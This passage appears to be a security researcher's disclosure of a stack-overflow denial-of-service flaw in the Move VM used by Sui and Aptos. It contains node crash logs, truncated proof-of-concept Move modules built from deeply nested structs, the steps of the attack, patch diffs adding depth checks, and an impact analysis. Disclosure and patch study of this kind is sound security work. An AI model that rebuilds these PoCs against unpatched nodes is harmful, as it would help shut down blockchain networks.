2023-06-01T07:11:38.164755Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603498091, local_time: 1685603496862 } latency=37 ms
2023-06-01T07:11:38.358980Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(5GyRYM8kE3Q8bfqcYdKTpvWAAJ2JZ5gbYwAf5MbH5YzJ) at epoch 1, sequen
ce 1054, previous digest Some(CheckpointDigest(523AlLltnv3Ux4KPbw2CSXg9jt8sdpQUZrKz8RguUabW)), transactions count 1, content digest CheckpointContentsDigest(48CuKj48CN9jPFuYxV6h
rAd5JX4RMpGbTRHGiF534rGz), end_of_epoch_data None
2023-06-01T07:11:38.424491Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=e52cdd19 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 429 Too Many Requests latency=306 ms
2023-06-01T07:11:38.616204Z  WARN run_inner: narwhal_primary::certifier: Operation was canceled
2023-06-01T07:11:38.693122Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603498609, local_time: 1685603497383 } latency=67 ms
2023-06-01T07:11:38.712572Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603498609, local_time: 1685603497448 } latency=15 ms
2023-06-01T07:11:38.736214Z  WARN run_inner: narwhal_primary::certifier: Operation was canceled
2023-06-01T07:11:38.739363Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603498733, local_time: 1685603497464 } latency=1 ms
2023-06-01T07:11:38.741109Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603498733, local_time: 1685603497466 } latency=0 ms
2023-06-01T07:11:38.861883Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603498733, local_time: 1685603497584 } latency=9 ms
2023-06-01T07:11:40.151936Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(CSpRdy8XEk6iDA1iLB3tcFX5fKhCvmJ6XQCXYwLThDE3) at epoch 1, sequen
ce 1055, previous digest Some(CheckpointDigest(5GyRYM8kE3Q8bfqcYdKTpvWAAJ2JZ5gbYwAf5MbH5YzJ)), transactions count 1, content digest CheckpointContentsDigest(BRX2b1saHBEaRrycMmdY
NKp4uh6yzY3cVUszGIYNVH6N), end_of_epoch_data None
2023-06-01T07:11:40.167890Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603500029, local_time: 1685603498839 } latency=84 ms
2023-06-01T07:11:40.243312Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603500029, local_time: 1685603498923 } latency=61 ms
Killed
edy@edy-virtual-machine:~/.sui/sui_config$ 
```



```
Killed
edy@edy-virtual-machine:~/.sui/sui_config$ sudo dmesg|egrep -i 'killed process'
[sudo] password for edy:
[ 5584.502093] Out of memory: Killed process 5542 (sui-node) total-vm:5554560kB, anon-rss:2298604kB, file-rss:0kB, shmem-rss:0kB, UID:1000 pgtables:8372kB oom_score_adj:0
[ 6844.557125] Out of memory: Killed process 19613 (sui-node) total-vm:5618260kB, anon-rss:2427644kB, file-rss:0kB, shmem-rss:0kB, UID:1000 pgtables:8644kB oom_score_adj:0
edy@edy-virtual-machine:~/.sui/sui_config$
```

We conducted a simple test on Aptos and found that Aptos also crashes.



```
Aptos is running, press ctrl-c to exit

Faucet is running. Faucet endpoint: http://0.0.0.0:8081
^C
edy@edy-virtual-machine:~/Downloads$ aptos node run-local-testnet --with-faucet --force-restart
Are you sure you want to delete the existing chain? [yes/no] >
yes
Completed generating configuration:
        Log file: "/home/edy/Downloads/.aptos/testnet/validator.log"
        Test dir: "/home/edy/Downloads/.aptos/testnet"
        Aptos root key path: "/home/edy/Downloads/.aptos/testnet/mint.key"
        Waypoint: 0:c5ffa02fa82cc331d56584d39dc65ff9f3202c7701c2754a390e84508a506627
        ChainId: testing
        REST API endpoint: http://0.0.0.0:8080
        Metrics endpoint: http://0.0.0.0:9101/metrics
        Aptosnet fullnode network endpoint: /ip4/0.0.0.0/tcp/6181

Aptos is running, press ctrl-c to exit

Faucet is running. Faucet endpoint: http://0.0.0.0:8081
^C
edy@edy-virtual-machine:~/Downloads$ aptos node run-local-testnet --with-faucet --force-restart
Are you sure you want to delete the existing chain? [yes/no] >
yes
Completed generating configuration:
        Log file: "/home/edy/Downloads/.aptos/testnet/validator.log"
        Test dir: "/home/edy/Downloads/.aptos/testnet"
        Aptos root key path: "/home/edy/Downloads/.aptos/testnet/mint.key"
        Waypoint: 0:6c88e44f5dcd1c86e8e8e76b5e2e1ba367c1fb7de625908d84bd2408cad16faf
        ChainId: testing
        REST API endpoint: http://0.0.0.0:8080
        Metrics endpoint: http://0.0.0.0:9101/metrics
        Aptosnet fullnode network endpoint: /ip4/0.0.0.0/tcp/6181

Aptos is running, press ctrl-c to exit

Faucet is running. Faucet endpoint: http://0.0.0.0:8081

thread 'api-3' has overflowed its stack
fatal runtime error: stack overflow
Aborted (core dumped)
edy@edy-virtual-machine:~/Downloads$
```

PoC

• Sui PoC

```
module hello_world_2::hello{
    use std::string;
    use sui::object::{Self, UID};
    use sui::transfer;
    use sui::tx_context::{Self, TxContext};

     struct T_0  has key,store{
         id : UID,
         m : hello_world_1::hello::T_63
     }
     struct T_1 has key,store{
         id : UID,
         m : T_0
     }

........other not printed.........

     struct T_62 has key,store{
         id : UID,
         m : T_61
     }
     struct T_63 has key,store{
         id : UID,
         m : T_62
     }
     public entry fun mint(previous: hello_world_1::hello::T_63 ,ctx: &mut TxContext
         let object = T_63{
         id: object::new(ctx),
         m : T_62{
         id: object::new(ctx),
         m : T_61{
         id: object::new(ctx),

........other not printed.........

         m : T_1{
         id: object::new(ctx),
         m : T_0{
         id: object::new(ctx),
         m : previous}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}
         transfer::transfer(object, tx_context::sender(ctx));
     }
}
```

For each created module, it is published to the Sui chain and the “mint” function is called to obtain the created “object.” The “object” is then passed as a parameter to the “mint” function of the next module until the Sui node crashes.

Aptos PoC

```
module Test2::test_module2{
 struct Struct0  has key,store,drop {
  m : Test1::test_module1::Struct200
 }
 struct Struct1  has key,store,drop{
  m : Struct0
 }

........other not printed.........

    struct Struct199  has key,store,drop{
  m : Struct198
 }

    struct Struct200  has key,store,drop{
  m : Struct199
 }

 public entry fun mint(_account : signer){
        let previous0 = 5554444;
  let previous1 = Test0::test_module0::test_function(previous0);
  let previous2 = Test1::test_module1::test_function(previous1);
  let _current = test_function(previous2);
 }
 public fun test_function(previous : Test1::test_module1::Struct200) : Struct200{
  let object = Struct200{
        m:Struct199{
........other not printed.........
        m:Struct1{
        m:Struct0{
        m:previous}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}
  object
 }
}
```

For each created module, it is published to the Aptos chain and the "mint" function is called until the Aptos node crashes.


Vulnerability Fix

Sui mainnet_v1.2.1 (June 2, 2023), Aptos mainnet_v1.4.3 (June 3, 2023), and Move-language versions released after June 10, 2023 have addressed this vulnerability.

Sui patch:

https://github.com/MystenLabs/sui/commit/8b681515c0cf435df2a54198a28ab4ef574d202b

The patch code imposes limitations on the depth of type references in the creation of structs, vectors, and generics. The key function added is “check_depth_of_type.”




```
                    }
                    Bytecode::Pack(sd_idx) => {
                        let field_count = resolver.field_count(*sd_idx);
+                       let struct_type = resolver.get_struct_type(*sd_idx);
+                       self.check_depth_of_type(resolver, &struct_type)?;
                        gas_meter.charge_pack(
                            false,
                            interpreter.operand_stack.last_n(field_count as usize)?,
@@ -1949,6 +1951,8 @@ impl Frame {
                    }
                    Bytecode::PackGeneric(si_idx) => {
                        let field_count = resolver.field_instantiation_count(*si_idx);
+                       let ty = resolver.instantiate_generic_type(*si_idx, self.ty_args())?;
+                       self.check_depth_of_type(resolver, &ty)?;
                        gas_meter.charge_pack(
                            true,
                            interpreter.operand_stack.last_n(field_count as usize)?,
@@ -2265,6 +2269,7 @@ impl Frame {
                    }
                    Bytecode::VecPack(si, num) => {
                        let ty = resolver.instantiate_single_type(*si, self.ty_args())?;
+                       self.check_depth_of_type(resolver, &ty)?;
                        gas_meter.charge_vec_pack(
                            make_ty!(&ty),
                            interpreter.operand_stack.last_n(*num as usize)?,
```

Aptos patch:

https://github.com/aptos-labs/aptos-core/commit/47a0391c612407fe0b1051ef658a29e35d986963

Similar to Sui, the patch code also imposes limitations on the depth of type references in the creation of structs, vectors, and generics. The key function added is “check_depth_of_type.”




```
 /// A `Frame` is the execution context for a function. It holds the locals of the function and
 /// the function itself.
 // #[derive(Debug)]
@@ -1870,6 +1955,8 @@ impl Frame {
                     },
                     Bytecode::Pack(sd_idx) => {
                         let field_count = resolver.field_count(*sd_idx);
+                        let struct_type = resolver.get_struct_type(*sd_idx);
+                        check_depth_of_type(resolver, &struct_type)?;
                         gas_meter.charge_pack(
                             false,
                             interpreter.operand_stack.last_n(field_count as usize)?,
@@ -1881,6 +1968,8 @@ impl Frame {
                     },
                     Bytecode::PackGeneric(si_idx) => {
                         let field_count = resolver.field_instantiation_count(*si_idx);
+                        let ty = resolver.instantiate_generic_type(*si_idx, self.ty_args())?;
+                        check_depth_of_type(resolver, &ty)?;
                         gas_meter.charge_pack(
                             true,
                             interpreter.operand_stack.last_n(field_count as usize)?,
@@ -2197,6 +2286,7 @@ impl Frame {
                     },
                     Bytecode::VecPack(si, num) => {
                         let ty = resolver.instantiate_single_type(*si, self.ty_args())?;
+                        check_depth_of_type(resolver, &ty)?;
                         gas_meter.charge_vec_pack(
                             make_ty!(&ty),
                             interpreter.operand_stack.last_n(*num as usize)?,
```

Move-language patch:

https://github.com/move-language/move/commit/8f5303a365cf9da7554f8f18c393b3d6eb4867f2

Similar to Sui and Aptos, the patch code also imposes limitations on the depth of type references in the creation of structs, vectors, and generics. The key function added is “check_depth_of_type.”



```
@@ -1844,6 +1929,8 @@ impl Frame {
                 }
                 Bytecode::Pack(sd_idx) => {
                     let field_count = resolver.field_count(*sd_idx);
+                    let struct_type = resolver.get_struct_type(*sd_idx);
+                    check_depth_of_type(resolver, &struct_type)?;
                     gas_meter.charge_pack(
                         false,
                         interpreter.operand_stack.last_n(field_count as usize)?,
@@ -1855,6 +1942,8 @@ impl Frame {
                 }
                 Bytecode::PackGeneric(si_idx) => {
                     let field_count = resolver.field_instantiation_count(*si_idx);
+                    let ty = resolver.instantiate_generic_type(*si_idx, self.ty_args())?;
+                    check_depth_of_type(resolver, &ty)?;
                     gas_meter.charge_pack(
                         true,
                         interpreter.operand_stack.last_n(field_count as usize)?,
@@ -2171,6 +2260,7 @@ impl Frame {
                 }
                 Bytecode::VecPack(si, num) => {
                     let ty = resolver.instantiate_single_type(*si, self.ty_args())?;
+                    check_depth_of_type(resolver, &ty)?;
                     gas_meter.charge_vec_pack(
                         make_ty!(&ty),
                         interpreter.operand_stack.last_n(*num as usize)?,
```

Vulnerability Impact

This vulnerability exploit is very simple and consumes a very small amount of gas per attack. However, its impact is significant and can lead to a total network shutdown, prevent new validator nodes from joining the network, and potentially cause a hard fork. This vulnerability affects Sui mainnet_ prior to v1.2.1, Aptos mainnet_ prior to v1.4.3, and versions of Move-language prior to June 10th.

Why can this vulnerability potentially cause a hard fork?

1. Malicious attackers can create struct nesting relationships of arbitrary depth and deploy these malicious structs on the blockchain. They can then send immutable malicious transactions targeting these structs. Although this process may cause network crashes, some malicious transactions will still be deployed on the chain.

2. To patch this vulnerability, we can limit the depth of recursive calls. However, this means that we can no longer reference the malicious structs already deployed on the blockchain and cannot verify historical transactions related to these malicious structs within the virtual machine. Only a hard fork can resolve this issue.

3. Due to the severe impact of hard fork testing on the current network, we have abandoned that test. However, theoretically, we believe it is feasible.

Summary

A simple recursive function call leading to a stack overflow can cause a total network shutdown, and with additional manipulation, it may even result in a hard fork. Therefore, the security of the blockchain should always be the top priority. We recommend project teams to pay close attention to such vulnerabilities and consider engaging professional blockchain security organizations for comprehensive audits.